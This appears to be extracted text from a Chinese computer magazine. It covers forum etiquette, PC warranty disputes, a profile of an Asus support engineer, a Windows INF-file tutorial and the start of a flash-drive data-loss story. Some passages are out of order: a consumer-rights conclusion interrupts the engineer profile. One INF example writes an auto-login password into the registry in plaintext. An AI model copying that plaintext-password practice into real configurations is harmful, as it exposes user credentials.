可惜这番话我当时没有讲出来，而是现在跑到这里来“发泄”自己的不同意见。所以我是懦弱的保守主义者。即便在论坛上看见有人随口骂某产品“垃圾”的时候，也不愿意站出来辩论。但类似的事我不是没干过，也曾体会激扬文字，指点菜鸟的感觉。“大侠”们从此抛弃原本纯朴的指导作用，而将指点菜鸟变成一种心理满足的需求。上升到这个层次的“大侠”往往无产品不骂，所谓的建设性意见在他们身上找不着，拥有的只是毁灭一切的快感和满足。

当然这些都是废话了，该怎么说该怎么做是言论自由。即便是在遥远的过去，充满文字狱的白色朝代，也不能阻止反叛思潮的萌生和茁壮。但最起码，我们还需要一种理性思考后的评论，而不是率性地批判一切。

怎么用电脑那是别人自己的事。我们不要求人人都对菜鸟保持关心和热爱，但起码不要借“布道”随便打击别人的积极性。况且没有人生下来就是高手，作为先飞的你，理应保持一种平和而谦虚的心态。在一些论坛上，目前仍然保持了老人“蹂躏”新人的传统，据说新人也不敢随便发言，以免遭到围攻。而另一些论坛则恰恰相反，这应该是所有“稀饭”的乐土。CF [DJ01]

款和消费者玩文字游戏，设定一些不合理规定，钻《规定》的空子。如TCL电脑在其“三包”中规定，用户自购货之日起7日内，主机和显示器发生性能故障，用户可维修、换货或退货；购机8日至15日内，主机和显示器发生性能故障，用户可维修或换货。在该厂家的“三包”只对主机和显示器承担了“国家三包规定”的义务，而没有对其他外设商品实施。再如清华同方“三包”规定消费者自购货之日起一年内，产品的主机出现同一主要部件或显示器发生硬件故障经两次修理仍无法正常使用的，才为消费者免费更换同型号、同规格的商品。看来，以身试法的商家并不少见！以上不符合国家“三包规定”有关条款纯属霸王条款，消费者不必买账，厂商更应该尽早予以修订。

六、三包问题之消费者篇

问题九　消费者的知情权怎可忽视？

费女士2002年3月底买的一台品牌机，2003年8月下旬出现故障无法使用。可意想不到的是，维修人员上门检查之后却表示，电脑内损坏的一根128MB内存没有贴产品标签，按规定不是公司的产品无法保修。为什么品牌电脑中会有“非品牌”配件呢？费女士找到了经销商。经销商解释道，这批内存是从厂里直接拿出来的，所以没有贴标签，并为费女士更换了一根内存。可安装后电脑仍然继续“罢工”。

消费者于是面临两难境地：该品牌电脑上海客服中心明确告知产品出厂时内存容量配置是128MB，而不是256MB，对于加装的非公司配件一律不予保修；经销商则强调品牌机与兼容机没有区别，品牌机也可自行加装配件。经销商可以保修增加的配件，但其他故障则拒绝解决。

苏律师提示：如经营者为了促销自行改变产品出厂配置，并重新报价销售，应在销售时就告知消费者真实情况，否则就侵害了消费者的知情权！在消费者利益已受侵害的情况下，厂商和经销商还是抱着“事不关己，高高挂起”的态度，更是不可取。品牌电脑厂商应本着对消费者负责的态度，规范经销渠道，确保货真价实的产品能完整地到达消费者手中；经销商也应严格遵守电脑“三包”规定，合法经营，避免再出现消费者买了品牌机却享受不到品牌服务的情况。

问题十　消费者渴望“三包”再完善

当消费者因“三包”问题与销售者发生纠纷时，可以到国家权威检测检验机构认定。但主动作鉴定的消费者却寥寥无几。北京市质监局负责人介绍，因为像硬盘、驱动器等技术含量高的部件，究竟是什么原因引起的故障，质监部门有时也不能出示明确判断。再者说，如果根据“谁送检谁付费”的原则，整机7000多元，CPU 1000多元的高昂检测费是要由消费者自己承担的。面对甚至比电脑还贵的电脑检测费用，消费者只能敬而远之。

《规定》最尴尬的地方还不在于此。有消费者算了一笔细账：根据《规定》，因电脑主要配件退货，消费者每日需要缴纳0.25%的折旧费。一台电脑，无论售价多贵，只需400天就能把购机费用“折完”。可“三包”对台式电脑主要配件的包期却是两年。假设电脑碰巧就在400天后需要退货，消费者就将面临一分钱都拿不到的尴尬局面！

规定的制定无疑是为了维护消费者权益，消费者在肯定这条规定的同时也提出建议：面对这些在实操中出现的问题，“三包”政策能不能也像电脑软件那样，出一个“补丁版”，把消费者权益保护落到实处、落到细处？

探视服务的另一端

——张彦超讲述技术支持的故事

■ 本刊记者 帅伟

前面一篇文章为大家解析了电脑消费者权利，现在，我们再来看看服务另一端的一些细节。张彦超是华硕电脑公司的一名客户服务工程师，今天给大家讲的正是发生在他身上的故事。在3·15这天给大家讲这么一个厂商工作人员的故事，正是想通过张彦超这个人和他的故事，向大家展示售后服务另一端的一些细节。这些细节我们平时并不一定都能接触到，但它却影响着我们享受服务的全过程和结果。

张彦超其人

和张彦超聊客户服务的话题之前，就从一些其他途径听说过这个人。许多人对他的评价几乎都是那么的积极、那么的阳光，以至于在采访之前笔者对他印象就不自觉地锁定在了“劳模”这个词上。而第一眼看见他本人，30岁左右的年龄，个子不高，一张略带腼腆甚至有些憨厚的脸孔……和想像的相差不多，确实很符合“劳模”的形象。

据张彦超说，他走上客户服务工作岗位，与中国较早一代的DIYer成为高手的过程非常类似。97年大学毕业后，机械专业出身的他被分配到一个国家机关工作。由于自己对电脑非常感兴趣，而且单位也有电脑供他“折腾”，慢慢地就积累了很多电脑相关的知识。后来开始四处帮朋友和同事攒机。由于兴趣驱使，2000年他离开机关，加入了华硕电脑公司并从事产品维修和售后服务工作，一直至今。

四年的售后服务工作并不算短，当我问他是什么让他选择并坚持在这个平凡而又琐碎的岗位上工作时，张彦超毫不犹豫地说：“兴趣，当然是兴趣。这个工作一方面能驱使自己不断提高自己的技术，另一方面也能从帮助客户解决问题中得到满足，这两方面都能给我成就感。”



张彦超的“主阵地”——NetQ论坛(http://netq.asus.com.cn/index.asp)，他和另外两名同事每天都在线“经营”着主板讨论区。在这里，他就是一个受人崇拜同时也供用户“发泄”的版主，和其他论坛的版主没什么区别。

张彦超的失败

见面的第一个话题我给了他两个选择——讲述自己在客户服务这个岗位上最得意的和最失败的案例。原本我以为他

七、综述

牛顿曾经说过，他之所以有如此伟大的成就，因为他站在巨人的肩膀上。支撑起一个个电脑产业巨人的是什么？恐怕很多经销商和厂商会将答案锁定在中国庞大的市场规模。那么，厂商和经销商们，忘记了，陪着你们走过泥泞和沼泽的是中国数以千万计的电脑用户。他们为你们的发展贡献着自己微薄的力量。他们忠厚老实，用自己的肩膀扛起了多少本应由厂商和经销商们担当的重任，有时甚至被你们逼到“打落牙齿和血吞”的悲壮境地。

目前，信息产业发展的目标是让中国由信息大国，早日成为称雄于世的信息强国。经过数十年的发展，我们欣喜地看到市场规则在逐步完善，法律法规的健全就是其中的一个缩影。电脑“三包规定”出台已一年有余，我们粗浅地帮助消费者找到了一些问题的解决方法。当然还有更多没有答案的问题有待法律法规的进一步完善，更有待于市场秩序的进一步规范化。

但是，如果消费者在付款前，先把今后有可能涉及到的一系列问题考虑清楚，并和商家签订好三包凭证，日后发生纠纷的可能性会不会减少很多？如果商家把”三包规定”贴在店面的显要位置，消费者购买商品时主动出示并如实填写，会不会换来用户的满意与信任？会不会赢取更多的消费者？如果厂商在挑选脸面——经销商时更严格，要求更高一点，会不会树立更好的企业形象？如果我们政府监管部门的力度更大一些，是不是能让一部分心存侥幸的商家不敢再越雷池半步，从根本上杜绝侵害消费者权益事件的发生呢？

答案是肯定的。作为承载信息产业蓬勃发展的载体，电脑必然成为未来几年内市场需求量最大的信息产品之一。任何不重注对市场的培育，不注重售后服务质量的企业，终将走向衰败。让我们永远记住国内知名家电品牌海尔的服务名言——真诚到永远。

CF [XW01]

一定会先扬后抑，毕竟是华硕公司的员工嘛，会更多考虑为公司贴金。但没想到，在略为搜索了一下自己的记忆之后，张彦超很坚定地说："就先讲讲我失败的故事吧，这个事情教训非常深刻的……"

原来事情是这样的：P4（应该是指Northwood核心的Pentium 4）刚出来的那会儿，公司正好也推出了一块新主板。该主板芯片组只支持533/400MHz的外频，但BIOS的CPU外频选择菜单中却多出一个800MHz的选项。由于当时硬件条件不具备，在未经测试证实的情况下，张彦超主观地判断这块主板能支持800MHz外频的P4 CPU。由于Northwood是新产品，关注的用户很多。当有用户在公司的NetQ论坛主板讨论区里询问相关的问题时，他不仅用肯定的答案回复，而且还推荐用户去购买了这块主板！

结果该用户的P4虽然能开机点亮，但却无法正常运行。于是，这名用户通过公司的800售后服务电话点名投诉了张彦超。张彦超说起事情的经过，依然是那么的自责："作为一名从事客户服务的技术人员，我怎么能在没有实际验证的情况下，武断这块主板能支持800MHz呢？虽然公司最后通过当地的销售网络，为用户免费更换了一块能支持800MHz外频的主板，而且也没有处分我，但这件事情我一直引以为诫。从此以后，凡是新产品发布，我都会以最快的速度做第一手测试，写出详细的测试报告，并且把遇到的问题尽可能详细地记录下来。对于论坛上客户提出的问题，只要我事先没有碰到过的，无论公司网站或者内部资料里说可不可以，我都会尽量验证。实在无法快速验证的，我宁愿让客户带着一些情绪等待，也要花时间去试验、确认之后，再告诉他们答案。毕竟，对于一个客户服务人员来说，完美的最终结果才是用户真正需要的。"

张彦超的得意

对于一个普通的从事客户服务工作的技术员来说，帮助用户解决问题是他们的工作。但是，如果仅仅只是毫无热情投入、机械地完成任务，那这个客户服务人员绝不可能像张彦超那样成为"劳模"。张彦超讲述的他最得意的客户服务经历，让我对此深信不疑。

2003年9月，西安一位姓徐的七旬老人，接手了晚辈送给他的一台旧电脑。这台电脑用的是华硕主板（型号是P3B-F），老人的家人特别叮嘱他最好是给CPU升升级，这样电脑性能好一些。老人一方面由于闲来无事，一方面也喜欢自己动手鼓捣一些东西，竟决定自己动手来做这件事情。

"要知道，这位老人既不懂英文，之前对电脑也只是知道一些基本的操作，硬件基本上是一窍不通。他那块主板是Slot-1接口的，而他要求要升级到最好的CPU。当时能买到的最好的也就是Tualatin核心1.3GHz的Pentium Ⅲ，但那是Socket 370接口CPU，而且由于主板BIOS不能直接识别、电压也不对，光是转接卡就要用两个！"张彦超的描述让笔者倒吸一口凉气——即使是站在老人面前，自认老牌DIYer的我恐怕也没有耐心指导他去完成这么一件几乎不可能的任务。

"我跟他先后用电话联系了有20多次，每次最少也有20分钟。从主板上的接口怎么识别、CPU的模样、什么是转接卡、它们怎么安装、怎么设置跳线、安装什么样的风扇合适、BIOS怎么升级、参数怎么设置等等，甚至一些元件上哪买都得跟他交代，基本上是从头到尾给老人上了完完整整的一门DIY课程。尤其教老人升级BIOS，这是我当客服以来接手过的最艰巨的任务！但老人每次打电话过来都是一口一个'张工'，我实在不忍心拒绝他啊！"说到此时，张彦超的脸上明显泛起一层因得意而自豪的笑意。

功夫不负有心人。老人在张彦超的指引下，硬是凭着一股子"牛劲"刻苦钻研，而且还四处请教其他人。最后，在两个月之前，老人终于打来电话说："张工，我成功了！"这个案子让张彦超历时近四个月之久！之后老人上北京游玩时，专门跑到华硕公司登门感谢张彦超。当老人看到张彦超本人时，惊呼："你居然如此年轻，你在电话里的那股子耐心劲儿和你的口气，我觉得你怎么都得45岁以上！"

张彦超的日常工作

从张彦超失败和得意的经历中，不难总结出他的日常工作包括网上回帖、接受电话咨询、完成各种测试、撰写测试报告和接待客户等。说实话，这些内容已经是相当繁重的了。当我问他是否这些就是其工作内容的全部时，他否定了。当我问及公司如何考核他的业绩的时候，张彦超报出了一堆令我瞠目结舌的数据："我每个月在NetQ论坛里的平均回帖数量为6000条（日均200条左右）；每天必须登录华硕内部的全球客户服务ASUS-CSC新闻组，回答超过100个问题，而且这部分工作都是用英文来交流；此外，针对自己做测试的结果，除了写测试报告，还要不定期地给我们内部的员工作培训；对于在客户服务过程中反馈的产品Bug，还要做内部通报，让总部的设计工程师及时掌握这些信息……"

后记

张彦超的故事讲完了。这个人，他其实只是众多厂商的成千上万个客户服务人员中的一个。走在大街上，他几乎是一个普通得不能再普通的"老百姓"。如果不考虑职业，和他接触后我们能发现他和普通人惟一不同的是，他是一个电脑发烧友、一个电脑高手。但戴上华硕公司的徽标，他才变成一个主板专家，并在消费者面前代表着华硕公司。在3·15这天给大家讲这么一个人，更多的目的也在于让大家了解，当我们理直气壮甚至气势汹汹地向厂商讨要公平和权利时，其实我们也必将与一个有血有肉的普通人进行沟通。保持一份平和的心态，一点尊重和理解，这些不都是人与人之间保持流畅沟通的元素吗？其实我们向厂商讨要的，除了物质的东西外，不也包括尊重和理解吗？当然，对待态度恶劣的经销商、厂商及其相关人员，我们也不用一味姑息。不过，记住鲁迅先生的一句名言——谩骂和攻击不是斗争！CF [XW02]

第一阅读

于无声处听惊雷

——探访Windows的动力之源

■ 福建　柳坚　StarCraft

提起INF文件，相信大家都不会感到陌生，我们常常在安装驱动程序时看到它们的身影。不过大多数朋友对INF文件的认识也仅限于“好像是驱动程序里面的东东”。孰不知，就是这样一个大名鼎鼎，但又神神秘秘的文件也可以做很多你意想不到的工作。今天我们就来认识一下这个“熟悉的陌生人”，看看通过它都能玩出什么花样！

芝麻开门

什么是INF文件？

INF是Device Information File(设备信息文件)的缩写，是微软为方便硬件制造厂商发布其设备驱动程序而创建的一种文件格式，其主要功能是用来记录硬件安装信息，也就是告诉Windows要正常使用该硬件所需要的驱动程序文件。在安装硬件驱动程序时，系统根据INF文件的“指示”，把其中提到的必要的文件拷贝到相应目录下后，设备就能驱动并正常工作了。

INF文件从Windows 3.X时代就已经开始进入人们的视野了，到了Windows 9X时代被广泛使用。它是一种具有特定格式的文本文件，我们也可以称它是一种安装脚本(Setup Script)。

为何INF文件能“安装”？

或许有的读者朋友会感到奇怪：既然INF文件只是文本文件，那为什么在INF文件上点击右键弹出的菜单中会出现“安装”命令项呢？这是因为微软已在其Windows中提供了Setup API，程序设计人员只需使用任何文字编辑软件编写好INF文件，便可完成大部分安装工作。当软件并不是很大时，利用INF文件进行安装会非常适宜。

一、用INF文件鉴别硬件信息

一般的INF文件在开头都有注释，表明该文件所代表的硬件信息。不过，并不是所有INF文件都会有注释，所以我们要关注的是文件中的两项内容：

1.“CLASS=”：它记录的是设备的类型。目前常见的类型有：Display(显示设备，如显卡)、Monitor(显示器)、Media(多媒体设备，如声卡)、Net(网络设备，通常是网卡)、Modem(调制解调器)、Printer(打印设备)、Image(图像捕获设备，如摄像头)；

2.“[Manufacturer]”：它后面的字符串代表的是设备生产商名称。从以上这几项中就可以大概判断出该硬件是什么厂商生产的什么类型和名称的设备了。

从图1可以看出，该硬件是多媒体设备(CLASS=Media)，生产商是微软([Manufacturer]中%MfgName%=Microsoft)。



图1

你知道吗？

揭密Windows的安装路径图

如果想知道Windows 2000安装时是如何知道每项工作的正确走向的，那么可以看看安装完成后留下的路径图。而它就藏在“C:\WINNT\INF\syssetup.inf”文件中，它是一个指令列表，这些指令显示了升级和彻底安装了什么及安装到哪个文件夹等信息。另外，像cdrom.inf是建立CD-ROM驱动器相关文件、disk.inf是建立硬盘驱动器的相关文件。不过，要特别注意的是，这些文件只能看不能随便修改。

二、INF文件还可以这样装

INF文件最常用的运行方式便是通过其右键菜单中的“安装”命令来执行。除了这种方法，还有以下两种方式：

1.通过命令行运行INF文件

我们可以使用命令行形式来执行一个INF文件所代表的安装任务，其语法格式为：

rundll32 setupapi,InstallHinfSection DefaultInstall 2 Filename.inf

比如：在E:\video目录下有一个divx50.inf的文件(视频解码器的安装文件)，便可以依次点击“开始→运行”，输入“rundll32 setupapi,InstallHinfSection DefaultInstall 2 E:\video\divx50.inf”，按回车后便可以开始安装解码器了。

小提示

FileName.inf应是包含完整路径的文件，否则系统会提示找不到INF文件。

2.通过自解压文件自动执行

对许多电脑的初学者来讲，利用右键菜单进行安装或许很难“接受”，这时可以建立一个自解压文件，让该文件在解压缩完成后自动运行INF安装程序。

实例：用WinRAR制作一个自动安装INF文件的程序

将INF文件及其他相关文件用WinRAR进行压缩，在压

缩选项中勾选“创建自释放格式档案文件”，并在“高级”选项卡中点击“SFX选项”进入到“高级自释放选项”对话框，在“释放后运行”下的输入框中输入INF文件名即可(见图2)。以后，只要双击该自解压文件，选择好解压缩路径后，INF文件便会自动运行，非常方便。



图2

Just Do It

利用上面介绍的方法可以制作某些硬件驱动程序的自动安装程序，只要它们是基于INF文件来进行安装的就行。以后硬盘中的驱动备份文件就只是一种硬件对应一个文件(驱动备份文件夹会变得十分清爽)，需要时直接双击该文件进行安装即可。

三、文件安装路径

在使用INF文件安装程序时，有一点让我们感到不习惯的是无法让用户自己选择安装路径。可奇怪的是，并不是所有的文件都安装到了同一个目录下，那么到底是谁在指定安装“目的地”呢？

如果大家注意观察一个INF文件，其中会有一个名为[DestinationDirs]的语段。这个语段下面的数字代表的就是安装路径。下面笔者就把一些典型的数字及其所具体代表的路径列于下表，供读者朋友们参考：

数字	代表的目录	举例
0	逻辑驱动器盘符	C:\
2、5	Windows临时安装目录	C:\WININST0.400
3	卸载文件夹	C:\UNINSTAL.000
4	备份文件夹	C:\UNINSTAL.000
10	Windows目录	C:\WINDOWS
11	系统目录	C:\WINDOWS\SYSTEM
13	Command文件夹	C:\WINDOWS\COMMAND
17	INF文件夹	C:\WINDOWS\INF
18	帮助文件夹	C:\WINDOWS\HELP
20	字体文件夹	C:\WINDOWS\FONTS
24	Windows所安装的分区目录	C:\
25	共享文件夹	C:\WINDOWS
30	启动分区根目录	C:\
32	旧的Windows文件夹(如果存在)	C:\Win31
33	旧的DOS文件夹(如果存在)	C:\DOS

四、INF文件的制作

或许你会觉得奇怪，这么小巧的安装文件到底是怎么做成的呢？微软本身就提供了INF文件的制作工具INF Editor，但比起INF-Tool这款软件来讲就逊色多了。

INF-Tool小档案

软件版本：6.3d Lite　　软件大小：1.56MB
软件性质：免费软件(专业版需要注册)　　适用平台：Windows 95/98/ME/NT/2000/XP
下载地址：http://www.inner-smile.com/INFTool.EXE
多国语言包下载地址：http://inner-smile.com/INFTool-lang.zip
软件备注：INF-Tool提供有多国语言包，只要把代表相应语言的LNG文件拷贝到INF-Tool安装目录中的LANG文件夹即可(例如简体中文语言包的对应文件为IT_chg.lng)。

对于一个没有任何编程经验的用户来说，要制作出具有安装过程的程序是一件非常棘手的事情，而利用INF-Tool Lite，即使不是专业的程序员也能制作出具有相当水准的安装程序！并且非常小巧，制作出的INF文件只有2～3KB，而且不需要setup.exe文件。同时，也可以用INF-Tool Lite制作一个包含setup.exe文件的INF文件包，这样就能像通常的安装操作一样直接双击setup.exe进行安装(Lite版不具备此功能)。软件界面非常的明了，只需要按照选项卡上标出的序号按部就班地进行操作即可完成INF文件的制作(见图3)。



图3

实例：制作一个字体安装程序

为了方便读者理解，我们一起来制作一个简单的字体安装程序，也就是实现把字体文件拷贝到系统的字体文件夹(C:\Windows\Fonts)中。

Step 1　在“项目信息”选项卡中输入要生成的INF文件相关信息，包括文件名、简介、作者姓名等；

Step 2　进入“安装文件列表”选项卡，点击“新增”按钮，找到要安装的字体文件添加到文件列表中；

Step 3　在“目标目录”选项卡中，通过“新增”按钮选择要安装的文件夹，并点击箭头符号为文件清单中的文件选择目标目录；

Step 4　由于本例较为简单，所以可以跳过“修改注册表”、“修改系统”等步骤，直接进入到“发布文件”选项卡。在该对话框中可以选择INF文件以及相关文件存放的目录，甚至还能直接把它们打包成为一个.exe文件(如图4)。点击“建立目录”按钮后再单击“确定”便大功告成！



图4

五、INF文件的奇招酷技

前面讲了一些INF文件的基础知识，下面来看看它到底

有些什么妙用。如果你认为INF文件只是进行设备信息管理这么简单，那可就大错特错了。其实，它还能完成一些日常的文件管理、注册表管理及系统维护等。

1."卸载"驱动程序

在安装了某个设备后，即使该设备以后不再使用，系统中也会留下它的驱动程序信息，这对于很多讲究系统"纯洁"的用户来讲是无法接受的。可是，驱动程序的卸载并不像应用软件那么简单，也无法找到相应的卸载程序。那么，要怎么样才能彻底删除不需要的驱动程序呢？

Step 1 删除驱动程序文件。打开"设备管理器"，右击要删除驱动程序对应的硬件，选择"属性"命令，切换到"驱动程序"选项卡，点击"驱动程序详细信息"按钮，在弹出的"驱动程序文件详细信息"对话框中便列出了所有的驱动程序文件(见图5)，我们只要"按图索骥"，一一删除即可。



图5

Step 2 删除"安装信息"文件。该文件位于Windows安装目录下的INF文件夹中。

★Windows 98/Me:操作系统会把驱动程序中包含安装信息的INF文件直接拷贝到自身的INF文件夹中(位于C:\Windows\INF)，因此，只需知道驱动程序原来使用的INF文件名就能在Windows的INF文件夹中找到对应文件，将其删除。

★Windows 2000/XP:Windows 2000/XP却不是直接拷贝INF文件，它们对没有经过微软认证的驱动程序的INF文件都会改名存放，而且目前不少驱动程序都没经过认证，所以要找到它们还要费些功夫。如果你注意观察，会发现在INF文件夹中有很多以OEM开头的文件，这就是Windows 2000/XP的杰作。它们把没有经过认证的安装信息文件改名为OEMx.INF和OEMx.PNF(PNF为预编译信息文件)来存放。我们只需要根据上面关于INF文件的内容介绍便可以轻松找到相应文件。

小提示

x是从数字0开始的正整数，例如:OEM0.inf和OEM0.PNF表示第一个没有认证的驱动程序安装信息文件，依此类推。

2．为"原配"驱动程序"正名"

有的读者在安装驱动程序时可能会碰到这样一个莫名其妙的问题:明明是正确的驱动程序，可是Windows偏偏就不"认账"，而是安装了一个自己根本不想要的驱动。其实，这就是INF文件在其中"捣鬼"。

Windows在安装驱动程序时，如果需要查找驱动程序，无论是否指定搜索具体位置，它都会首先搜索自身的INF文件夹，在其中查找认为合适的程序。如果恰巧存在多个合适的驱动程序，Windows会首先考虑安装自己INF文件夹中的驱动程序，有时还会"自做主张"地把这个驱动程序自动安装好。虽然看起来很"体贴"，但当我们想要更新或更换驱动程序时就麻烦了。因为当第一次安装了一个错误的驱动程序后，Windows就会把这个错误的驱动程序的INF文件拷贝下来。当重装正确的驱动程序时，Windows总把INF文件夹中的安装信息文件认为是正确的而排斥其他驱动程序，这就是为什么正确的驱动程序反而被"拒之门外"的原因了。因此，要顺利地完成驱动程序的安装，只需按照上面介绍的办法到INF文件夹中找到该"安装信息"文件删除它即可。

3.注册表修改任我行

INF文件不仅可以用来进行设备管理，它还有个比较"另类"的用途，那就是修改注册表。我们可以在INF脚本中加入一些控制和修改注册表的语句，Windows将会根据这些语句对注册表进行一系列的操作，从而达到维护注册表的目的。

小提示

大家可能会问:修改注册表直接运行注册表编辑器即可，何需INF文件来"多事"？其实不然，当系统无法打开注册表编辑器，且编辑reg文件导入注册表也失败时，INF可就派上大用场了。

实例1:在Windows XP中修改自动登录的用户

为了方便，许多用户都把自己的电脑设置为自动登录，但有时需要更改自动登录的用户(假设已经存在用户名cfan，密码为1234)，此时就可以利用INF文件来实现。

Step 1 打开记事本，并在编辑窗口中输入下面的注册表控制语句:

```
[Version]
Signature="$Windows NT$"
[DefaultInstall]
ADDREG=MYADDREG
[MYADDREG]
HKLM,SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon,DefaultUserName,cfan
HKLM,SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon,DefaultPassword,1234
```

输入完毕后，将其保存为login.inf。

Step 2 找到并右击刚才创建好的"login.inf"文件，并用鼠标右键单击该文件，从打开的右键菜单中执行"安装"命令，上面设置的键值便被添加到了注册表中，下次启动时Windows便会以用户名cfan自动登录了。

小档案:

用于修改注册表的INF脚本文件格式:

(1)Version语段

```
[Version]
signature="$CHICAGO$"
```

该语段是所有INF文件必需的，而Signature后的签名在不同的操作系统中有所不同，Windows 95/98/Me为"$Chicago$"(当初Windows 95的研发代号就叫Chicago)，Windows NT/2000/XP则为"$Windows NT$"。

(2)DefaulInstall 语段

[DefaultInstall]

AddReg=MyAddReg(添加注册表值)

DelReg=MyDelReg(删除注册表值)

在该语段中，等号左侧的语句是不能更改的，而等号右侧的语句可以用户自己定义，但一定要和 Registy 语段中的语句保持一致。

(3)Registy 语段

[MyAddReg]

HKEY，Subkey，Name，Type，Value

在 DefaultInstall 语段中建立的语句都必须在 Registry 语段中建立新的语句得到体现，新语句的头应和等号右侧的名称一致(例如 MyAddReg)。

“HKEY”：为根键的缩写(见下表)。

HKCR	HKEY_CLASSES_ROOT
HKCU	HKEY_CURRENT_USER
HKLM	HKEY_LOCAL_MACHINE
HKU	HKEY_USERS
HKCC	HKEY_CURRENT_CONFIG
HKDD	HKEY_DYN_DATA

“Subkey”：为子键，不包括根键；

“Name”：要添加的键值项；

“Type”：键值的类型，0 代表字符串值，1 代表二进制值；

“Value”：键值项的值。如果是删除某键值项，则只需要输入前面三部分即可，“Type”和“Value”项无需输入。

比如：要将[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\MyEntry\]中字符串值“Howdy”的键值设置为“Hello World”，那么应写为：

[MyAddReg]

HKLM,Software\Microsoft\Windows\MyEntry,Howdy,0,"Hello World"

接着再将刚才添加的键值删除，那么应为：

[MyDelReg]

HKLM,Software\Microsoft\Windows\MyEntry,Howdy

Just Do It

经常上网的朋友可能都有被恶意网站“袭击”的经历，而恶意网站做的最多的就是把注册表编辑器给禁止了。一般大家使用的解锁方法都是建立一个 reg 解锁文件，再把该文件导入注册表。但在很多情况下，这个方法根本就无效。此时，INF 命令可以大显神威。请根据上面的介绍写一个解锁的 INF 文件。上锁的注册表修改方法为：在[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]右侧窗格增加“Disableregistrytools”双字节值，并将其设置为 1。



4.系统维护全自动

你可能没有想到吧，用INF文件就能够让Windows XP进行一些日常自动维护，例如定期进行磁盘整理。下面以让Windows XP在每月第一天上午9:00进行磁盘碎片整理工作，完毕重启时进行磁盘检查，并且自动修复所发现的错误，修复完毕自动关机。

Step 1 建立defrag.bat文件

请以管理员账户登录Windows XP，在C盘的根目录下新建一个名为defrag.bat的文件(也可以取名为其他文件名)，对C盘进行磁盘碎片整理，并且在下次启动时进行磁盘检查并修复错误。其内容如下：

```
cd\
C:
cd Windows\system32
defrag C: /f
chkntfs C:
```

小提示

★defrag的参数

defrag <驱动器号> [-a] [-f] [-v]

-a 只进行分析

-f 即使可用空间不足，也强制进行碎片整理

-v 输出详细整理结果

★CHKNTFS的参数

CHKNTFS <驱动器号> [/D] [/C]

/D 将电脑恢复成默认状态，启动时检查所有驱动器，并对有问题的驱动器执行chkdsk命令。

/C 安排启动时检查驱动器，如果驱动器有问题，运行chkdsk。

Step 2 建立defrag.inf文件

同样在C盘根目录下新建一个名为defrag.inf的文件，引导Windows进行defrag.bat中的操作，并在完成后自动关机。其内容为：

```
[version]
Signature="$Windows NT$"
AdvancedINF= 2.5,"advpack.dll"

[DefaultInstall]
RunPreSetupCommands=Tst.PreSetup
RunPostSetupCommands=Tst.PostSetup

[Tst.PreSetup]
C:\defrag.bat

[Tst.PostSetup]
C:\WINDOWS\SYSTEM32\TSSHUTDN.EXE 10 /DELAY:0 /POWERDOWN
```

Step 3 建立start.bat文件

在C盘根目录下建立一个名为start.bat的批处理文件，其内容为：

```
C:\Windows\System32\rundll32.exe advpack.dll,LaunchINFSectionEx C:\defrag.inf,DefaultInstall,32
```

这个命令的作用是让Windows XP启动一个硬件安装过程，从而执行inf文件中的指令。

小提示

rundll32.exe调用了advpack.dll中的LaunchINFSectionEx函数，该函数的作用就是启动一个.inf安装过程即defrag.inf。整个语句必须连续输入，不能分行。

Step 4 利用计划任务进行定期磁盘整理

进入“控制面板→任务计划”，将C盘根目录下的start.bat文件添加为一个任务，并为它进行时间设置，比如：每个月的第一天的9:00。

小提示

也可以把defrag.bat文件的内容加上其他命令，例如文件备份等，使系统自动维护内容更丰富。

5.修改Windows Me的安装

许多朋友不喜欢Windows Me所附带的系统还原、PCHealth、Movie Maker、Windows Media Player 7，那么可以下载setme.zip(下载地址：http://members.aol.com/files4u/SETME.ZIP)，该压缩包中有个经过特殊处理的“Setuppp.inf”文件，用它替换掉安装光盘中的同名文件，在干净安装Windows Me时就可以不安装上述组件了。不过，条件是需要在C:\WIN9X目录下运行Setup程序，因此事先要将Windows Me安装光盘中WIN9X下的所有文件复制到C:\WIN9X(先自行创建)中。不过，这个在安装过程中，C:_Restore和C:\Windows\Pchealth文件夹还会自行创建，不过，在安装后可以安全删除。

小提示

还有不少高手会将显卡、显示器的驱动程序中的.inf文件进行修改，从而使其在Windows中显示为个性化的品牌或型号。

6.让Windows 98自动安装驱动程序

Windows 98安装光盘中有一个叫做“硬件信息安装程序”的工具，它允许用户将电脑硬件的驱动程序添加到安装程序中，并更新安装程序。该工具位于安装光盘的\TOOLS\RESKIT\INFINST\infinst.exe。建议将安装光盘中的所有安装程序复制到硬盘，然后将所有驱动程序分门别类保存到同一个文件夹中，然后运行infinst.exe进行集成。

7.留给你的家庭作业

INF还有其他一些妙用，不过，它们被提及的次数相当多，所以就不再赘述了，把它们留做家庭作业，你可以直接到网上搜索，找出答案。

(1)卸载Windows 2000/XP无法正常删除的系统组件，比如：游戏、写字板等。

(2)让硬盘图标与众不同，利用Autorun.inf文件，可以让“我的电脑”里那几个方方正正的硬盘图标来个“大变脸”

呢！同时还能实现快速启动某个程序、定义快捷键等功能。

(3)通过 Windows 98 光盘中的 Batch98 工具(提示：位于安装光盘的 \tools\reskit\batch 文件夹)，能够让 Windows 98 自动安装，而无需你在安装过程中进行任何操作，请你亲自实践一下如何实现这个功能吧。

(4)Windows 98 也提供了像 Windows 2000/XP 中的组策略功能，通过它可以实现许多修改注册表才能实现的功能，请你将它找出来并安装到自己的 Windows 98 中(提示：组策略安装文件位于安装光盘的 \Tools\Reskit\Netadmin\Poledit\poledit.inf，不过安装方法与前面介绍的有所不同)。

CF [XT01]

别让“休眠”抹了你的闪存

■ 福建 祝熹

一天早上，我把闪存插入电脑，启动 Windows XP，准备修改昨日的一份文件。系统启动后，点击闪存盘符——咦？怎么不是我的闪存？里面的文件夹都是我同事闪存上的！拿错了？打开文件夹，却发现目录虽然是他的，却没有一个文件能正确打开。难道我的闪存被 Windows XP 更改了？

迅速到一台 Windows 98 的机器上验证，显然已回天乏力，我的闪存数据全部丢失，闪存目录被完全改写——里面可都是我的劳动成果呀！

